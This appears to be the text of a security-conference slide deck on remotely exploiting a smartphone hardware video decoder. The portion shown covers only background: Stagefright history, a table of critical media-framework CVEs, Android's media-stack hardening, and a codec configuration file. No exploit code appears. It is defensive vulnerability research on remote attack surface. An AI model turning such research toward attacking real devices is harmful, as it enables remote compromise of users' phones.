



Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

- Xiling Gong
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About Me

Xiling Gong (@GXiling)

Senior security researcher at Tencent Blade Team.

Vulnerability Hunter.

Focus on Android Security, Qualcomm Firmware Security.

Speaker of BlackHat, CanSecWest.

About Tencent Blade Team



- Founded by Tencent Security Platform Department in 2017
- Focus on security research in the areas of AIoT, Mobile devices, Cloud virtualization, Blockchain, etc
- Report 200+ vulnerabilities to vendors such as Google, Apple, Microsoft, Amazon
- We talked about how to break Amazon Echo at DEFCON26
- Blog: <https://blade.tencent.com>

Agenda


- Background
 - Motivation
 - Stagefright Vulnerabilities
 - Hardware Decode
 - Attack Vector
 - Roadmap for Attack
- Debug Venus
- Reverse Engineering
- Vulnerability and Exploitation

Motivations


To improve the overall state of mobile security

- From attacker's view
- Discover new critical (remote) attack surface
- Discover weakness of mitigations


Android Media Architecture



Stagefright Summary



Stagefright Vulnerabilities



^[PDF] Stagefright: Scary Code in the Heart of Android - Black Hat

<https://www.blackhat.com/.../us-15-Drake-Stagefright-Scary-Code-In-The-...> ▼

Stagefright: Scary Code in the Heart of Android. Researching Android Multimedia. Framework Security. Joshua "jduck" Drake. August 5th 2015. Black Hat USA ...



Media framework

The most severe vulnerability in this section could enable a remote attacker using a specially crafted file to execute arbitrary code within the context of a privileged process.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2019-2106	A-130023983 🔗	RCE	Critical	7.0, 7.1.1, 7.1.2, 8.0, 8.1, 9
CVE-2019-2107	A-130024844 🔗	RCE	Critical	7.0, 7.1.1, 7.1.2, 8.0, 8.1, 9
CVE-2019-2109	A-130651570*	RCE	Critical	7.0, 7.1.1, 7.1.2, 8.0, 8.1

Hardening Media-Stack

Hardening the media stack

05 May 2016

Posted by Dan Austin and Jeff Vander Stoep, Android Security team

Bomb Clearance?

Android M

MediaServer

Process

AudioFlinger
AudioPolicyService
CameraService
MediaPlayerService
RadioService
ResourceManagerService
SoundTriggerHwService

Access and permissions

Audio devices
Bluetooth
Camera Device
Custom Vendor Drivers
DRM hardware
FM Radio
GPU
IPC connection to Camera daemon
mmap executable memory
Network sockets
Read access to app-provided files
Read access to conf files
Read/Write access to media
Secure storage
Sensor Hub connection
Sound Trigger Devices



Android N

AudioServer

Process

AudioFlinger
AudioPolicyService
RadioService
SoundHwTrigger

Access and permissions

Audio devices
Bluetooth
Custom vendor drivers
FM radio
Read/Write access to media
Sound trigger devices

CameraServer

Process

CameraService

Access and permissions

Camera Device
GPU
IPC connection to Camera daemon
Sensor Hub connection

ExtractorService

Process

ExtractorService

Access and permissions

None

MediaCodecService

Process

CodecService

Access and permissions

GPU

MediaDrmServer

Process

MediaDrmService

Access and permissions

DRM hardware
mmap executable memory
Network sockets
Secure storage

MediaServer


Process

MediaPlayerService
ResourceManagerService


Possible access and permissions

GPU
Network Sockets
Read access to app-provided files
Read access to conf files

Stagefright Summary



Android Media – Hardware Codec



Decoder - Software vs Hardware

```
cat /vendor/etc/media_codec.xml
```

Software Decoder

```
<MediaCodec name="OMX.google.h264.decoder" type="video/avc">
  <!-- profiles and levels: ProfileHigh : Level52 -->
  <Limit name="size" min="2x2" max="4080x4080" />
  <Limit name="alignment" value="2x2" />
  <Limit name="block-size" value="16x16" />
  <Limit name="block-count" range="1-32768" />
  <Limit name="blocks-per-second" range="1-1966080" />
  <Limit name="bitrate" range="1-48000000" />
  <Feature name="adaptive-playback" />
</MediaCodec>
```

platform/frameworks/av/media/stagefright

Hardware Decoder

